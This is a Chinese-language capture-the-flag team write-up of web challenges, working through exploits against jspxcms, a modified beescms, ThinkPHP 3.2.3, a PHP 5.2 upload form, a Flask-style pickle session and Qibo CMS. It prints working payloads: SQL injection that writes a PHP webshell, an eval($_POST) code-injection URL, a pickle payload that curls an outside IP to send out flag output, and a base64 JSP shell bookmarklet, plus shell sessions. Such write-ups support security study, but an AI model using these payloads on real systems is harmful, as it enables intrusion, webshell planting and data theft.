魔法少女天团WriteUP

WEB


jspxcms

开局登录，直接admin＋空密码进去，这里一堆人搅屎，要不然早就进去了

然后参考文章：

复现jspxcms解压getshell漏洞 | lockcy's cave

基本没啥太大差别，上传，根据教程做好后，上传



点击zip解压

访问：


sdejkwdfnewi3f2jr32d3edfewd.dasctf.node4.buuoj.cn:82/shell/cmd.jsp


是空白页，是经典jsp一种解决方式，新建书签，里面写入

```
javascript:
{window.localStorage.embed=window.atob("ZG9jdW1lbnQud3JpdGUoIjxwPiIpOw0Kdm
FyIGh0bWwgPSAiPGZvcm0gbWV0aG9kPXBvc3QgYWN0aW9uPSdjbWQuanNwJz5cDQo8aW5wdXQg
bmFtZT0nYycgdHlwZT10ZXh0PjxpbnB1dCB0eXBlPXN1Ym1pdCB2YWx1ZT0nUnVuJz5cDQo8L2
Zvcm0+PGhyPlwNCjxmb3JtIGFjdGlvbj0nY21kLmpzcCcgbWV0aG9kPXBvc3Q+XA0KVXBsb2Fk
IGRpcjogPGlucHV0IG5hbWU9J2EnIHR5cGU9dGV4dCB2YWx1ZT0nLic+PGJyPlwNClNlbGVjdC
BhIGZpbGUgdG8gdXBsb2FkOiA8aW5wdXQgbmFtZT0nbicgdHlwZT0nZmlsZScgaWQ9J2YnPlwN
CjxpbnB1dCB0eXBlPSdoaWRkZW4nIG5hbWU9J2InIGlkPSdiJz5cDQo8aW5wdXQgdHlwZT0nc3
VibWl0JyB2YWx1ZT0nVXBsb2FkJz5cDQo8L2Zvcm0+PGhyPiI7DQp2YXIgZGl2ID0gZG9jdW1l
bnQuY3JlYXRlRWxlbWVudCgnZGl2Jyk7DQpkaXYuaW5uZXJIVE1MID0gaHRtbDsNCmRvY3VtZW
50LmJvZHkuaW5zZXJ0QmVmb3JlKGRpdiwgZG9jdW1lbnQuYm9keS5maXJzdENoaWxkKTsNCg0K
dmFyIGhhbmRsZUZpbGVTZWxlY3QgPSBmdW5jdGlvbihldnQpIHsNCiAgICB2YXIgZmlsZXMgPS
BldnQudGFyZ2V0LmZpbGVzOw0KICAgIHZhciBmaWxlID0gZmlsZXNbMF07DQoNCiAgICBpZiAo
ZmlsZXMgJiYgZmlsZSkgew0KICAgICAgICB2YXIgcmVhZGVyID0gbmV3IEZpbGVSZWFkZXIoKT
sNCg0KICAgICAgICByZWFkZXIub25sb2FkID0gZnVuY3Rpb24oZXZlbnQpIHsNCiAgICAgICAg
ICAgIHZhciBjb250ZW50cyA9IGV2ZW50LnRhcmdldC5yZXN1bHQ7DQogICAgICAgICAgICBk
ZG9jdW1lbnQud3JpdGUoY29udGVudHMpOw0KDQogICAgICAgICAgICBkb2N1bWVudC5nZXRFbGVtZW50QnlJZCgnYicpLnZhbHVlID0gYnRvYShiaW5h
cnlTdHJpbmcpOw0KICAgICAgICAgICAgICAgIH0NCiAgICAgICAgICAgIHJlYWRlci5yZWFkQXNCaW5hcnlTdH
```

```
JpbmcoZmlsZSk7DQogICAgfQ0KfTsNCmlmICh3aW5kb3cuRmlsZSAmJiB3aW5kb3cuRmlsZVJl
YWRlciAmJiB3aW5kb3cuRmlsZUxpc3QgJiYgd2luZG93LkJsb2IpIHsNCiAgICBkb2N1bWVudC
5nZXRFbGVtZW50QnlJZCgnZicpLmFkZEV2ZW50TGlzdGVuZXIoJ2NoYW5nZScsIGhhbmRsZUZp
bGVTZWxlY3QsIGZhbHNlKTsNCn0gZWxzZSB7DQogICAgYWxlcnQoJ1RoZSBGaWxlIEFQSXMgYX
JlIG5vdCBmdWxseSBzdXBwb3J0ZWQgaW4gdGhpcyBicm93c2VyLicpOw0KfQ==");eval(wind
ow.localStorage.embed);};void(0);
```

然后直接点击后跳转，命令执行即可





cybercms

www.zip获得源码，进行简单审计，在登录页面处

```
1 $user=fl_html(f1_vvv(fl_value($_POST['user'])));
```


出题人魔改的beescms 在原来的基础上加了f1_vvv函数 把空格和0x过滤了 问题不大，照样可以注入，因为等于号没了，就直接写马了。payload：

user=admin'/**/uni union on/**/selselectect/**/null,null,null,null,CHAR(60,63,112,104,112,32,101,118,97,108,40,36,95,80,79,83,84,91,99,109,100,93,41,63,62)/**/in in to/**/out outfilefile/**/'/var/www/html/upload/c.php'#&password=aaaa&code=&submit=true&submit.x=60&submit.y=31


然后蚁剑连接获得flag


cat flag

给出了提示`管理员曾访问过flag`，由此去访问`/var/log/nginx/access.log`，看到了flag文件名



在php官网中有如下这段话，结合正则，只要在 `flag` 中插入一个非ascii码的字符即可绕过，并查看flag





ezrce


这题看被人很快就秒掉了，感觉应该是有历史漏洞了。参考wp：https://paper.seebug.org/1639/

创建一个项目

添加一个接口

保存内容

访问预览中的Mock地址





```
app
bin
boot
dev
etc
fffffff11111aggggg
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
start.sh
sys
tmp
usr
var
```

Getshell成功


easythinkphp

这题上来也被人秒了，看了一下版本是 3.2.3 ，想到7月刚爆出来的相关漏洞，参考：https://mp.weixin.qq.com/s/_4IZe-aZ_3O2PmdQrVbpdQ?st=529DABB1BC6F651382C9135EB552827AD43F0288831BAC943C5A6CE32F45F1B9F423FD767BD30EB98F9C2C6D962C1268BBC7A694FE6B1157BC89FD16D8EAEB81A3BD642BDC08DB57567E4C7B327B7134882308F36A811B338901B511ABC8BC487356659B2CD0C8417DBCFD448DE79A0E6611FC7DAA7F5F806AED95180ADE0D979653805D9BE2818C36432C242C346C258EB569D4B4EC38ACD08C5E03A09D4FAA34F60913522071EB3BEEED7BDB667730296BE92C3B10E13BA48209051A216A1E&vid=168885120618210O&cst=53928845F30E881CE4702F30E4E78E655B605169B1BF71E0E963E97B3C21D4A26131701E074B2422DE3B7150

338D0234&deviceid=de960c8d-258f-4e7d-a333-c1e3dc351b70&version=3.1.8.3015&platform=win




先往日志中写一个一句话木马




蚁剑连接，Getshell

jj's camera


有一个拍照上传的功能(不让拍照竟然无法触发呜呜呜)，这里看到php版本是 5.2.17 ，以及图片的名称，想到了php5.3以下好像是存在00截断的





这里在img下不解析，等/../到上一级，然后传一个小马进去

成功Getshell




easyweb

拿到源码动调可以发现关键


其在每次处理新请求时并且存在session操作时都会先读取session再设置新session

```
def loads(self, bstruct):   bstruct: b'\x80\x04\x95!\x00\x00\x00
    """Accept bytes and return a Python object."""
    try:
        return pickle.loads(bstruct)
    except Exception:
        # this block should catch at least:
        # ValueError, AttributeError, ImportError; but more to
        raise ValueError
```

解析session完整调用链



设置session完整调用链




使用piker导出序列化数据并进行篡改

```
def dumps(self, appstruct):   appstruct: (1627802045, 1627802044.022391, {'233': '2333'})   self: <w
    """
    Given an ``appstruct``, serialize and sign the data.

    Returns a bytestring.
    """
    cstruct = self.serializer.dumps(appstruct) # will be bytes   cstruct: b'\x80\x04\x95!\x00\x00\x00
    cstruct = b'(cos\nsystem\nS\'curl "http://121.41.230.234:666/flag_is_`/readflag`"\'\no.'
    return base64.urlsafe_b64encode(cstruct)
```

flag

```
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::666
Ncat: Listening on 0.0.0.0:666
Ncat: Connection from 117.21.200.166.
Ncat: Connection from 117.21.200.166:17979.
GET /flag_is_flagea2a0442-a301-45b2-b7d7-17f691e3266e HTTP/1.1
Host: 121.41.230.234:666
User-Agent: curl/7.58.0
Accept: */*
```

ez_website



齐博cms，事尖尖0day

审计：

代码位置：/application/admin/controller/Upgrade.php

```php
    * 正式执行开始升级,一个一个的文件升级替换
    */
    public function sysup($filename='',$upgrade_edition=''){
        if($upgrade_edition){  //升级完毕,写入升级信息日志
            $result = $this->writelog($upgrade_edition);
            if( $result===true ){
                return $this->ok_js([],'升级成功');
            }else{
                return $this->err_js($result);
            }
        }
        list($filename,$id) = explode(',',$filename);
        if($filename==''){
            return $this->err_js('文件不存在!');
        }
        $str = $this->get_server_file($filename,$id);
        if($str){
            if ($filename=='/admin.php') {
```

此函数中，会调用writelog，将$upgrade_edition写入文件内部

跟住writelog函数可以发现内容是写入到了runtime/client_upgrade_edition.php内


```
$this->clean_cache();
if( file_put_contents(config('client_upgrade_edition'), '<?php return ["md5"=>"'.$upgrade_edition.'","time"=>"'.date('Y-m-d H:i').'",];') )
    return true;
}else{
    return '权限不足,日志写入失败';
}
```

那直接一个原地写马然后蚁剑梭哈就完事了

解题：

先登录，admin\admin888(弱口令爆破出来的

进入后台



构造poc

http://a98c6cf9-5fa1-478b-9e34-e04f8823c107.node4.buuoj.cn/admin.php/admin/upgrade/sysup.html?upgrade_edition=%22,%22%22=%3E-eval($_POST[%27cmd%27])-%22,];?%3E//

{"code":0,"msg":"升级成功","data":[],"ext":[],"paginate":{"page":null,"pages":1,"perPage":0,"total":0,"prev":1,"next":1,"hasNext":false,"hasPrev":false}}

访问

a98c6cf9-5fa1-478b-9e34-e04f8823c107.node4.buuoj.cn/runtime/client_upgrade_edition.php

密码cmd，直接连接getshellllllll

```
(*) 输入 ashelp 查看本地命令
(www-data:/var/www/html/runtime) $ cd /var/www/html/runtime/
(www-data:/var/www/html/runtime) $ ls
Task_config.txt
Task_web.txt
cache
client_upgrade_edition.php
mysql_bak
temp
(www-data:/var/www/html/runtime) $ ls /
bin
boot
dev
etc
flag
home
lib
lib64
media
mnt
opt
proc
readflag
root
run
sbin
srv
start.sh
sys
tmp
usr
var
(www-data:/var/www/html/runtime) $ cat flag
cat: flag: No such file or directory
(www-data:/var/www/html/runtime) $ ./readflag
/bin/sh: 1: ./readflag: not found
(www-data:/var/www/html/runtime) $ readflag
/bin/sh: 1: readflag: not found
(www-data:/var/www/html/runtime) $ /readflag
flag{2743c104-3317-4322-bf94-63c6869b5a02}
```

